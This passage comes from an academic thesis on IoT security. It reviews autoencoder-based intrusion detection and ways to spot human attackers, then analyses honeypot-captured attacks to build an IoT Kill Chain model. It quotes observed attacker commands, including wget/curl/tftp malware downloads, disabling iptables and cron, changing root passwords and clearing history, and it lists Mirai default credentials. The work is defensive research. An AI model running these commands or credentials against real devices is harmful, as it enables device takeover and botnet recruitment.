An AE is composed of three layers. The first layer is *input layer*, which takes input data and acts as an encoder. The second layer is *hidden layer*, which takes data from the *input layer* and generate a representation by automatically learning about the input data. The third layer is *output layer*, which acts as the decoder, takes data from the *hidden layer* and decode it [162]. An AE can be defined as a neural network trained for learning the input data representation using hidden layers and recreates inputs. Extending AEs to have more than three layers is possible by adding multiple hidden layers. Those are called stacked AEs [22]. However, training the AE with one or more hidden layers depend on the nature of data to be trained and expected goals. An AE is a type of neural network used in the domain of cyber security for various purposes such as feature learning, anomaly detection and dimensionality reduction [16, 60, 89, 159].

Meidan et al. [102] trained deep AEs as a fully automated solution to detect botnet infected IoT devices on a network. They captured behavioural snapshots of normal traffic of IoT devices and then injected two IoT malware, i.e., Mirai and Bashlite, into IoT devices which are the part of the same network. Their evaluation showed that their trained AEs instantly detected the attacks launched from the compromised IoT devices when abnormal traffic is recorded. Zhou et al. [162] classified the cyber attacks in smart grids by designing a Deep Neural Network (DNN) model based on historical attack data containing four types of attacks, i.e., probe, DoS, unauthorised access from remote machine to local machine and superuser privileges by unprivileged user. They extracted 23 features from the network traffic in smart grids and achieved 96% accuracy in classifying attack messages.

David and Netanyahu designed DeepSign [32], a deep belief network by stacking multiple deep AEs which generates malware signatures by performing dimensionality reduction in eight layers. Generated signatures achieved 98.6% classification accuracy. Yousefi-Azar et al. [159] pro-

posed AE-based feature learning approach for cyber security applications. An AE was trained to extract a latent representation of input feature based on semantic similarity between features values. They proposed a topology for AE which can be used for both network anomaly detection and malware classification.

Jahromi et al. [64] used stacked AEs for features learning directly from raw measurements. They emphasised automatic feature learning and discussed the advantages such as improving accuracy and computational efficiency of classifiers when using stacked AEs for mapping data to lower dimensions. The evaluation of their proposed approach using multiple classifiers showed significant improvements considering various criteria including accuracy, precision and recall. Mirsky et al. [105] proposed "Kitsune", a Network Intrusion Detection System (NIDS), using AEs to differentiate between network traffic. Their proposed solution comprised of various components that capture packets, parse the packets, extract useful features from the packets, map features for learning and detect abnormal packets. The evaluation of the proposed solution showed that "Kitsune" is capable of detecting various attacks, is practical and is an economic NIDS.

Al-Garadi et al. [3] provided a literature survey on the ML and DL approaches for IoT security. They discussed AEs as an unsupervised DL approach that can be used for feature learning instead of manually engineering features. The authors reported that AEs could effectively capture training data characteristics and can be used for malware detection in IoT security. Berman et al. [21] reviewed existing studies on DL methods for cyber security. They discussed the applications of DL in cyber security to detect and classify malware-based attacks, botnet detection, drive by downloads attacks, network intrusion detection and network traffic analysis. AEs have been used to perform automated analysis on attack data. However, these studies focus on classification and detection problems.

The above discussion in Sections 2.4 – 2.6 cover existing studies on understanding of attacks, their security solutions, categorisation, classifica-

tion and clustering of attacks. Another relevant dimension here is the categorising attackers behind these attacks. The behaviour of botnets have been thoroughly studied as discussed in previous Section 2.4. Other than bots, attackers have been labelled as humans performing attack processes and existing studies also discussed their categorisation and exploitation methodologies.

2.7 Categorising Human Attackers

Barron and Nikiforakis [20] labelled attack sessions performed by humans on their deployed honeypots using three methods. The first method checks if an attacker pressed Backspace or Delete when interacting with the system by sending a series of commands. The reason to use these indicators is humans make mistakes while typing and then correcting them. The second method checks typing speed to calculate the time deltas between keystrokes and take maximum delta for each session. This was assumed that human attackers type slower. The third method they applied was to define threshold value for max delta. The attack session is labelled as human when value exceeds the specified threshold.

Udhani et al. [147] identified behavioural traits for human attackers based on analysing the connection requests received on their deployed honeypot. Their included features are the number of requests, the target of the attacker, requests frequency and passwords used. They defined threshold values for all features to identify human attackers such as if the number of requests is $<= 10$ per minute, targeting different machines $<= 2$ per day, frequency of requests are $<= 3$ per second and typing default/alphanumeric passwords with the speed of $<= 3$ characters per second.

Filippoupolitis et al. [44] profiled human attackers based on observable and non-observable features identified through data collected by cyber attack experiments performed by 87 users. Observable features were

measured based on attackers' activities recorded on a system and for non-observable features, participants filled in the questionnaire. They used the results and applied ML techniques to design a tool in which realistic human profiles are feed. In a real-time environment, the attacker behind a new attack was labelled as human if the attacker's profile matches with a realistic human profile. Otherwise, the attacker was indicated as a bot. Nicomette et al. [113] identify intruders as humans based on two criteria. The first refers to typo mistakes by humans which are corrected using Backspace. The second refers to sending data to the server as character per character or blocks (using keyboard shortcuts such as paste).

Wagener et al. [152] designed "Heliza", a high-interaction honeypot to collect information about the tools used by attackers and detect whether the attacks are performed automatically or manually. They introduced the honeypot to insult the attackers by sending replies against the commands. In cases where attackers get overwhelmed and respond to the insults, it is considered an indicator of a human attacker performing manual attacks. It is also reported that another characteristic which indicates a high probability of a human attacker is when typographic errors are recorded in the commands executed. Schneider et al. [125] have also used the concept of insults in the design of their honeypot. Dang et al. [31] conducted an extensive study to understand fileless attacks on IoT devices. As part of their software honeypot design, they keep track of the terminal's window size event, which they reported as an indicator for detecting the presence of human attackers.

Kemppainen and Kovanen [70] analysed the command data to differentiate if a bot program or human produced them. They defined criteria for bot programs as if: 1) the timestamps of commands are consistent or almost consistent, 2) fixed delays between commands, 3) attack process keep executing commands despite the failure of actions, and 4) execution of one command and its repetition in various sessions. Variations observed in the above criteria potentially refer to human attackers as authors of the study

say that if one or more criteria are fulfilled, it relates to that commands are executed by a computer program. Ramsbrock et al. [120] also labelled some of the attacks carried out manually based on typographical errors in commands.

Other than detecting the human attackers, existing studies have also discussed about the behaviour of human attackers when interacting with the machines.

Barron and Nikiforakis [20] reported their observations for human attackers once they have logged into the honeypots as: 1) they execute more commands than required to explore compromised system or may make typo errors and then correct and 2) they are more focused on listing user files, documents and exploring information in them. Nicomette et al. [113] categorised two main steps for an attack process and analysed that second step, i.e., intrusion, mostly performed by humans. Activities involved as the part of this step after getting in the honeypot include: 1) changing the password, 2) downloading malicious programs mainly using wget, 3) if downloading failed, generally the attackers return to honeypot after several days and execute the same commands, 4) when downloading successful, attackers uncompressed the file, and 5) use writable directories to hide malicious activities and create their directories inside. This study also mentioned three other activities: SSH port scanning, using IRC clients to connect with botmasters and getting root privileges [113].

In other studies, attackers' intentions, skill level and attack actions have also been discussed. However, most of them are focused on discussing the behaviour of IoT botnets [12, 153, 98, 14] or attackers in general [31, 120, 149].

The review of existing studies show the attention towards detecting the presence of human attackers at the stage of sending connection requests or during the exploitation phase. Most of the features are relevant to how attackers perform the attack process and include typing speed, typographical errors and correcting errors (using Backspace or Delete). In

addition, sending data as a character by character or blocks has also been considered the indicator to detect human attackers. The features already identified are suitable to represent the general behaviour of human attackers. However, these features are very well known and it is possible that bots can be programmed to type commands at various typing speed, randomly adding delays and pressing Backspace or Delete keys. Understanding the behaviour of human attackers is an important concern and there is a need to consider more features that can be used to detect human attackers. This includes considering other possible usages of keystrokes, e.g., `Spacebar`, `Tab`, `Clear`, `Insert`, `Home`, `Esc`, while typing commands, shortcuts, using the cursor and other keys.

In terms of explicitly discussing the behaviour of human attackers while performing cyber attacks, as per our knowledge, there exist very few studies discussed above. Attacks are evolving continuously and there is a need to discuss in detail the behaviour of human attackers performing attack processes with updated data.

2.8 Summary

This chapter summarised the related work on the usage of honeypot systems in IoT environments, understanding IoT attacks, clustering and classification of IoT attacks. Theoretical frameworks discussing the incorporation and integration of deception for computer security have been discussed. Furthermore, details on the detection of human attackers interacting with systems in a cyber security context have been discussed along with their behaviours when interacting. The limitations and research gaps of reviewed existing studies have also been discussed which motivate us to construct the research contributions proposed in this thesis.

Achieving the overall goal of this thesis defined in Section 1.2, we propose the research contributions which are discussed in the following Chapters 3 – 7.

Chapter 3

Internet of Things (IoT) Kill Chain

This chapter answers *RQ1: How do we obtain a deeper understanding of attack processes followed for exploiting IoT devices?*

In this chapter, Section 3.1 provides brief details on research problem and previous works. Section 3.2 presents the questions to answer in this work. In Section 3.3, details about the experimental environment including services simulation, data collection and data analysis phases are provided. Section 3.4 provides analysis of attack data collected followed by a discussion on IoT Kill Chain (IoTKC) model and mapping of captured attacks to IoTKC in Sections 3.5 and 3.6, respectively. Section 3.7 summarises this chapter.

3.1 Introduction

Internet of Things (IoT) devices provide a larger attack surface due to their manufacturing limitations, configuration and maintenance flaws associated with them [115, 34, 80]. Attackers target these vulnerable devices to steal data, mine cryptocurrency and perform IoT malware, Distributed Denial of Service (DDoS), Man in the Middle (MITM) and social engineer-

ing attacks [90, 12, 19, 37, 131]. Existing studies using honeypots in IoT environments mainly focus on understanding the behaviour of IoT botnets, extracting frequently used login credentials, executing commands and analysing traffic trends on IoT devices [49, 98, 14, 154, 151, 135]. The attacks captured on IoT devices need to be explored to present a complete attack structure providing details on the attack process followed for exploitation of IoT devices, tools and techniques used by attackers in the process.

In this chapter, we experimentally evaluate a hypothesis that attacks on IoT devices follow the generalised Cyber Kill Chain (CKC) model [30, 62]. We used a MIHP to capture and analyse more than 30,000 attacks targeting IoT devices. An empirical approach is adapted to analyse captured attacks and map them to the CKC model. This allows us to identify and classify the steps and phases within an attack instance and extend the CKC model to an IoTKC model. The IoTKC model is a generalisation of our observations on the captured attacks. The IoTKC provides details about IoT-specific attack characteristics and attackers' activities in exploiting IoT devices. As part of this chapter, we proposed the following contributions:

- We mapped the attacks captured on simulated IoT devices to the phases of the CKC model. We observed attack steps similar to APT attacks such as reconnaissance, payload delivery, installations and utilisation of target's resources.

- By performing the detailed analysis of captured attacks, we identified several unique IoT-specific attack characteristics presented by the design of IoTKC. These attack characteristics include: 1) reconnaissance through campaigns of scanning commonly utilised open ports and those used explicitly by IoT devices such as port 22 and 23, respectively, 2) collection of device information and inspection of system-specific attributes to identify whether the target is an IoT device, 3) examination of the device for traces of previous attacks

such as the presence of known malware families, 4) attack delivery through malware packages or file-less attacks, 5) attempts to take ownership of the target devices by changing the password, 6) Secure Shell (SSH) tunnelling attacks by sending large Transmission Control Protocol (TCP/IP) traffic to other targets, and 7) data corruption, disabling monitoring services and removal of attack traces from the target device.

- We grouped more than 30,000 captured IoT attacks into 52 unique patterns based on similarities between commands and sequences of issuing commands. These unique patterns have been analysed to discuss IoTKC steps followed by the attackers.

3.2 Questions

We investigate the following five questions to gain intelligence on the IoT devices exploitation process and explore the differences and commonalities between attack structures followed for IoT devices and the generalised CKC.

1. How IoT devices are identified as vulnerable targets?
2. How do attackers enter the devices?
3. How do attackers send instructions to the devices?
4. What are the attack steps to exploit IoT devices?
5. What are the goals of an attacker using IoT devices?

Answering these questions requires capturing and analysing attacks on IoT devices. For this purpose, an experiment was conducted. The details on the design of the experiment and its phases are discussed in the following section.

3.3 Design of Experiment

We designed a real-world experiment using the Cowrie honeypot server, configured it to listen and record the attackers' interaction on the different ports where IoT devices, services and application layer protocols operate. Our experiment collected data for four months on attackers who interacted with our honeypot server. Our experimental design is shown in Figure 3.1. The design is structured into three phases: 1) services simulation, 2) data collection, and 3) data analysis.




Figure 3.1: Design of experiment.

3.3.1 Services simulation

The first phase in our experiment was to simulate the services provided by IoT devices. Here the goal was to lure the attackers and to provide them with a simulated environment where their interaction can be recorded for further analysis. The criteria for simulating the environment and our selection for the honeypot, i.e., Cowrie, have been discussed in Section 2.3.2.

We exposed the simulated services of our honeypot using a public IP address. The honeypot was configured to monitor activities on a range of

ports that had been identified from literature review. Some of the ports are shown in Table 3.1. One of the challenges to validity in implementing the experiment was to distinguish IoT attack traffic as SSH port 22 is also used by web servers and other network services to provide remote access. However, both SSH and Telnet services are common for IoT devices [151, 154] and attacks received on SSH port can not be entirely considered as non-IoT. Therefore, we consider the attacks captured on all open IoT ports in the overall analysis.

Other anticipated challenges were attackers could take over the system and other systems on the same network could be targeted with malicious traffic. We controlled the impact of challenges by utilising a medium-interaction server honeypot. The honeypot operates as a service on top of the underlying operating system and supports a set of commands. In this way, the system cannot be taken over and minimises the risk to other systems on the same network. For the commands not supported, the honeypot shows plausible reasons such as command not found, which help to convince an attacker that the system is not a honeypot. Moreover, we blocked all the incoming traffic to ports other than on which IoT devices and application layer protocols work to minimise the bias that could be introduced by receiving traffic and attacks on them.

We have only recorded the attackers' sessions in our honeypot to understand the attacking process and no personal information were recorded. Moreover, the TCP/IP forwarding requests have been stored in log files for analysis only. TCP/IP requests have not been forwarded in a real-time scenario and the honeypot was not used to relay redirection traffic.

3.3.2 Data collection

Honeypot stores captured data in log files including TCP/IP requests, file transfer, connection attempts, login credentials, source IP addresses, port numbers and the commands executed. The logs are broken down by

Table 3.1: List of ports monitored on honeypot.

Ports	IoT Protocol/Services [14, 98, 95, 104, 93]
22	SSH
23	Telnet
53	Domain Name System (DNS)
80	HyperText Transfer Protocol (HTTP)
443	(HTTP)Secure
81, 82	Routers
4070, 4071	Amazon Echo
80,8080	Hue Bulb
1883, 8883	Message Queuing Telemetry Transport
5683, 5684	Constrained Application Protocol

timestamp and stored according to the event types. Each time an attacker is connected to the honeypot, the information is stored with a unique session ID. In total, our honeypot server recorded 2,106,300 sessions by 29,046 attackers (unique IP addresses). We distributed the attack sessions into four groups according to the following criteria:

- Sending connection request (Group A): We grouped attack sessions in which connection requests were received on the server honeypot. 2,106,300 attack sessions met this criteria. We grouped these sessions and denoted them as Group A.
- Gaining access (Group B): We grouped attack sessions in which attackers gained access to the server after successful login. 1,601,608 attack sessions met this criteria. We grouped these sessions and denoted them as Group B.
- Exploiting the device (Group C): We grouped attack sessions in which attackers exploited the server by sending instructions in the form of Shell commands to perform the attack process once they have accessed the device. 30,335 attack sessions met this criteria. We grouped these sessions and denoted them as Group C.

- Using the device (Group D): We grouped attack sessions where attackers forwarded TCP/IP requests to other targets using the honeypot as a proxy server. We disabled traffic redirection on the honeypot. The honeypot only simulates traffic forwarding requests and did not forward them to other targets in real-time. 1,565,125 attack sessions met this criteria. We grouped these sessions and denoted them as Group D.

3.3.3 Data analysis

We performed our analysis on the logs generated by the server honeypot. As mentioned earlier, Cowrie stores the attack information according to event types. We merged data from different event types based on the unique session ID assigned to each attack instance to present a complete attack structure. We analysed the IoT attack data through the CKC model and answered earlier questions.

3.4 Analysis of IoT Attacks Using CKC Model

The following steps have been identified by analysing the attacks according to the CKC model. These steps discuss the in-depth analysis of captured attacks and identify how attackers compromise IoT devices.

3.4.1 Discovery of devices

The first step in the attack process is the discovery of devices in which attackers identify and choose targets. We examined the sessions included in Group A. These sessions hold the information about the received connection requests on all the ports which have been opened on the honeypot to simulate different devices and services. The details of some of the ports are provided in Table 3.2. The results show some of the top ports that

received the most connection requests, such as 22, 3389, 23, 80 and 8080. These results support the findings from related work that that IoT devices including routers, IP cameras and printers are the favourite targets of attackers.

Connection requests sent by some of the attackers were also analysed to discover patterns of network scanning. We observed that an attacker could send: 1) only one request at a specific port, 2) multiple connection requests to a specific port, and 3) multiple connection requests on various ports. The analysis here helped to answer our first question of this study.

Table 3.2: Top destination ports targeted by attackers.

Port	Probes	IoT Device/Protocol [95, 93]
22	1950829	SSH, Routers, Whithings Sleep
3389	48046	Remote Desktop Protocol (RDP)
23	26605	Telnet, Routers, Printers, Dlink Cam
80	20827	HTTP, Routers, Printers, iHome Plug
8080	5050	HP Printers, Routers, ONT Modem
5555	3718	Netamo Camera
8545	2483	Ethereum Wallets and Clients
443	1671	HTTPsecure, IP camears, belkin Cam
25	1528	Printers, SMTP
2323	1362	Telnet Protocol
5222	485	XMPP IoT Protocol
1900	470	UPnP IoT Protocol
7547	579	CWMP IoT Protocol
8883	345	MQTT IoT Protocol
5683	148	CoAP IoT Protocol

3.4.2 Entering the devices

The second step in the attack process is entering the device by exploiting specific vulnerabilities. The first and preferred method for attackers to access an IoT device is through a dictionary or brute-force attacks. The popularity of these attacks are due to fundamental shortcomings in the design of these devices such as: 1) insufficient authentication and authorisation, 2) insecure web interfaces, 3) default usernames and passwords,

and 4) minimum interest of end-users in the security [12, 115, 75, 111]. The possible reason for end-users could also be the lack of technical knowledge to change default credentials. Even if they are prompted on initial use, they may choose generic easy to remember passwords.

The data collected in our log files show that in most login attempts, attackers have used common usernames such as root, admin, test and guest; and passwords such as 123, password, 12345, admin, root and test. Mirai is one of the IoT malware. The leaked source code of Mirai[1] is publicly available and contains a list of usernames and passwords combination used to enter IoT devices by botnets. Hajime is another worm for IoT devices that also use similar username and password combinations to attack IoT devices [41]. These dictionaries contain usernames and passwords which are by default configured in IoT devices or commonly set by users.

The number of successful login sessions on our honeypot was 1,601,608 (Group B). These sessions mostly targeted ports 22 and 23 on the honeypot. The details on some of the top passwords used by the attackers are provided in Table 3.3. Moreover, we have mapped the login credentials captured on our honeypot with the list of credentials available in the source code of Mirai and with the device manufacturer details provided by Antonakakis et al. [14] in their extensive study of understanding Mirai botnet. The analysis provided here helped to answer the second question set for this study.

After gaining access to the devices, Shell commands are executed to send instructions. As mentioned earlier, existing studies report the commands which attackers have most frequently used (e.g. `ps`, `ps -aux`, `w`, `who`, `top`, `uname -a`). We wanted to preserve the knowledge of the attack patterns, so we clustered the commands executed in each session. We sorted these commands according to the timestamp to preserve the attack sequence. We were analysing the captured commands in this manner to understand both the structure of IoT attacks and determine the

[1]https://github.com/jgamblin/Mirai-Source-Code

Table 3.3: Top passwords in login sessions.

Password	Count	Mirai[a]	Device Information [14]
admin	1564665	U.Name[b], Pass[c]	IPX-DDK Camera
null	1848	U.Name, Pass	Vivotek IP camera
wubao	194	None	Unknown
1234	181	U.Name, Pass	Unknown
password	173	U.Name, Pass	Unknown
12345	167	U.Name, Pass	Unknown
!@	158	None	Unknown
aquario	101	None	Unknown
GM8182	93	None	Unknown
888888	76	Pass	Dahua DVR
xmhdipc	76	U.Name, Pass	Shenzhen Camera
Zte521	72	U.Name, Pass	ZTE Router
system	71	U.Name, Pass	IQinVision Cameras
anko	71	U.Name, Pass	ANKO Products DVR
54321	69	U.Name, Pass	Packet8 Voip Phone

[a]Matching with Credentials of Mirai (IoT Malware), [b]Username (root)
[c]Password

steps taken to compromise an IoT device. To further explore the data about the commands executed by attackers, we limited our scope and considered 30,335 interactive sessions in Group C.

3.4.3 Getting device information

Once an attacker has secured access and started executing commands, the third step in the attack process involves obtaining information about the device. This information includes hardware type, operating system, users and directory structure. To get the device information, following actions are performed:

- *Access CLI and activate Shell:* Attackers execute different commands (e.g. `enable, shell, system, sh`) accessing the Command-Line Interface (CLI) provided by the device manufacturers and activate Shell.

- *Basic system and operating system information:* A set of commands used by the attackers to cover basic information about the device have been identified. These commands include:
  - Hardware type (e.g. `cat /proc/cpuinfo`)
  - Amount of free memory (e.g. `free -m`)
  - Operating system (e.g. `uname`)
  - Currently running processes (e.g. `nproc, ps`)
  - List of logged in users (e.g. `w, who`)
- *Files and directories:* The basic information expose the type of devices and file system they have accessed. To further proceed with attack injection, attacker start executing commands to explore the content in different directories of the file system (e.g. `cd /directoryname`). They specifically explore the directories with relevant information to use in the following attack process. Such as (`/tmp`) directory has information about the files required temporarily, (`/dev`) directory has the information about processes, (`/mnt`) directory shows mountable locations and (`/var`) directory shows log information. We also found some commands in our log files which indicate that at this stage an attacker is also interested to discover if the device already has any binary (e.g. `cat .filename || cp /bin/echo .filename; /bin/busybox AAABV`). Edwards and Profetis [41] discussed the attack process of Hajime. Similar commands have been executed at reconnaissance to check if a binary is already present.
- *Mountable locations:* Once the reconnaissance phase is completed, they locate mountable locations on a file system where binaries can be injected and executed. (E.g. `mount, cat /proc/mounts`) are examples of commands used to list and find an accessible directory.

3.4.4 Preparing the device

The fourth step in the attack process is to prepare the device to download and install the malware package. The main concern of this phase is to prepare the environment before getting the malware package and proceeding with its installation. Two activities identified as part of this step are: 1) performing operations on directories and files and 2) changing the device settings. The commands observed for these actions are:

- *Operations on files and directories:* These actions involve removing the directories and files inside the directories already created by some other malwares in the device and creating new directories. Commands recorded in our logs are (e.g. `cd /var/tmp, rm -rf .filename, mkdir .filename, echo"321"> /var/tmp/ .filename, rm -rf .filename`).

- *Change device setting:* During the preparation of the device, attackers might change the device settings to:

  - Stop IP tables services so that incoming, outgoing or redirection traffic requests are not processed during the attack (e.g. `service iptables stop`)
  - Stop system auditing/monitoring services by killing processes (e.g. `pkill -9 cron`)
  - Change the password of the device (e.g. `Enter new UNIX password:, echo "root:0AVhcpp8"|chpasswd|bash`)
  - Send device into the sleep mode for a specific time period so that other activities can not be performed during the attack (e.g. `sleep 10s`)

3.4.5 Downloading the package

Following the device preparation step, the target is decided and the environment is ready to receive the package. In this phase, attackers use various mediums to transfer the package to the target. These include:

- Simulated browsers to download package from a Uniform Resource Locator (URL) (e.g. `wget http://URL address/filename.sh`, `curl -O http://URL address/sh`)
- TFTP, FTPGET, RSYNC, CP are FTPs/utilities used to copy/transfer package from local and remote locations (e.g. `tftp URL address -c get filename.sh`, `cd /tmp/.X15-unix/ .rsync/a`, `ftpget -v -u anonymous -p anonymous IP address -P 45442`, `cp /bin/echo .s`)

3.4.6 Preparing the package

In this step, the downloaded package is prepared to be executed. For this purpose, the content of the package is extracted and the execution permissions are assigned. Commands (e.g. `tar xf packagename`, `chmod 777 packagename`, `chmod +x`) are used to give all permissions or make them executable by setting the executable permission attribute. Scheduling permissions can also be assigned for periodic execution (e.g. `crontab -e`).

3.4.7 Installing the package

This step involves installing the package. The executable files can run directly or using the appropriate Shell environment (e.g. `sh (bash) filename.sh`, `./filename`).

3.4.8 Removing traces

This step in the attack process is performing cleanup and removing the traces of the attackers activities. This includes:

- Removing files or scripts which are downloaded and installed (e.g. `rm -rf sh, rm -rf *`).
- Removing the temporary directories created during the attack process (e.g. `rm -f/var/tmp/.filename`).
- Unset or remove the commands history (e.g. `unset HISTORY, history -c, history -n`).

Mapping the commands executed by attackers to the CKC helped us identify the attack patterns and sequence of attackers' actions in exploiting IoT devices. The analysis provided in this section helped answer the questions three and four defined for this study. We also observed many packets being relayed and forwarded through our honeypot to other destinations.

3.4.9 Performing actions

A common behaviour observed in our collected data was the process of forwarding the TCP/IP requests to other servers. The honeypot can log these TCP/IP requests in which the honeypot server acts as a source of TCP/IP requests. SSH authenticated sessions allow the server to be used as a proxy server. Honeypot simulates these requests and does not forward them to other targets in real-time. Honeypot logs the information which helps to understand which attackers are trying to send requests on which destination IPs and what ports they are targeting.

In total, our honeypot has logged 3,725,607 TCP/IP requests from 162 unique IP addresses in 1,565,125 Sessions (Group D). They sent TCP/IP traffic to 88,108 unique destination IP addresses and URLs and 181 different destination ports were targeted. Some of the destination ports are

shown in Table 3.4. The massive TCP/IP requests and traffic forwarding on specific ports such as 43594, 80, 25, 587, 993 of other targets show that the intentions of attackers could be performing DDoS attacks, web spamming, hide traces by relaying traffic, advertisement fraud and to check network vulnerabilities. Because these ports are used for IoT devices, mail protocols and network traffic. This answers question five defined for this research study.

Table 3.4: Top destination ports in TCP/IP requests.

Ports	Count	Devices/Services
80	1369635	Routers, Printers, Cameras, HTTP
43594	1050469	Gaming Server
443	593889	HTTPS, IP-Camera, Printers
25	527887	Simple Mail Transfer Protocol
587	114510	Simple Mail Transfer Protocol
993	29567	Email Protocols
465	29034	Simple Mail Transfer Protocol
25000	4837	Unknown
2525	1609	Simple Mail Transfer Protocol
26	1382	UDP/TCP

The analysis performed here resulted in the IoTKC design to present a complete attack structure that highlights the attackers' actions while targeting IoT devices.

3.5 IoT Kill Chain

Based on our analysis, we extended the CKC model with a more specific attack model that describes attackers' steps targeting IoT devices. We refer to the extended model as IoTKC which is shown in Figure 3.2. The IoTKC is the output of the analysis performed on the attacks recorded on the ports on which IoT devices, services and protocols operate. We performed our comparative analysis of CKC and IoTKC according to the attack attributes identified for APT attacks in [28].

- *Attack actors:* APT attacks are performed by a well-resourced group of attackers [28]. Similar to APT, attacks on IoT devices are also mostly performed by botnets where a large number of IP addresses presenting different IoT devices (bots) are connected and they are in search for other vulnerable targets [153, 98, 14]. We also observed some of the attacks on the honeypot system that have been repeated more than 1,000 times, coming from hundreds of unique source IP addresses.

- *Selection of the target:* In APT attacks, the target is a specific organisation and attacks are directly performed on their systems [28]. Attacks on IoT devices present different behaviour to some extent. First, attacks are performed on IoT devices to take their control and then used to target other organisations [76].

- *Purpose of the attack:* Purpose of an APT attack is either to gain a competitive or strategic advantage [28]. Attacks on IoT devices have similar goals and have also been used for financial gains such as cryptomining or DDoS traffic as a service [76, 131].

- *Attack approach:* APTs involve repeated attempts over a long period of time [28]. Attacks on IoT devices present the behaviour as single-run [98, 14]. Such as attackers targeting IoT devices are opportunistic [20]. They move to the next vulnerable targets unless they break in the device in their first attempt.

- *Search for the target:* APT attacks are more sophisticated and the attackers conduct a thorough study to search and select the target [28]. Attacks on IoT devices starts with searching for vulnerable target by randomly sending requests to devices active on the Internet and wait for them to accept connection requests [14].

- *Infection process:* In APT, the infection method is based on sending a deliverable payload to victims through some medium such as email,

websites or USB. The following process is based on exploiting the vulnerabilities, installing the payload and connecting the victim's machine to C2 server for remote access [28, 30]. On the other hand, the attack process presented in IoTKC for IoT devices presents different behaviour. Attackers first try to gain access through brute-force or dictionary attacks. Next, they explore the device information to check if it is an IoT device and if it is already infected or not. Then, they prepare the environment, download and install the malware package. The medium they use in the attack process for IoT devices is different. For communication with devices they execute Shell commands and transfer the package using simulated browsers to download from a URL (e.g. `wget, curl -O`) or FTPs (e.g. `tftp, rsync`) to copy from local and remote locations. Another behaviour we observed was the file-less attacks. In file-less attacks, attackers entered in the device executed some Shell commands, but did not drop any malware file [31].

- *Control the device:* Both CKC and IoTKC present similar behaviour as attackers control the devices once they are connected to the command and control servers [28, 14].

- *Perform actions:* For APT attacks, CKC presents that attackers' objectives include data collection, data exfiltration and system disruption [30, 28]. The IoTKC presents that attacks on IoT devices help attackers to achieve other goals such as performing DDoS attacks, cryptomining, data and identity theft [12, 141].

The design of IoTKC provides the details on IoT-specific attack characteristics, tools and techniques used by attackers while targeting IoT devices. Further, we analyse the captured attacks according to the proposed IoTKC model.




Figure 3.2: IoT Kill Chain (IoTKC).

3.6 Analysis of IoT Attacks Using IoTKC Model

Our analysis of the captured IoT attacks using the IoTKC model focused on the interactive sessions belonging to Group C. As already mentioned, we preserved all of the commands executed in each attack session. The attacks were grouped into a single attack pattern based on similarities between commands and sequences of issuing commands. Many of the attacks were repeated hundreds of times with minor changes such as string characters that have been changed when encoding the data in (`echo`) command or (`busybox`) commands ending with different strings while checking for busybox applets. We mapped the attacks recorded in group C to 52 unique attack patterns.

In order to understand which steps of IoTKC have been followed in each attack pattern, we clustered the command data into six categories representing steps 3–8 in IoTKC. For each attack pattern, any step from 3–8 can be part of an attack. The first and second steps of the IoTKC model are present because in the interactive session commands are executed when the first two steps have been performed. Step 9 is present only if an interactive session is also involved in sending TCP/IP traffic to other targets by an attacker.

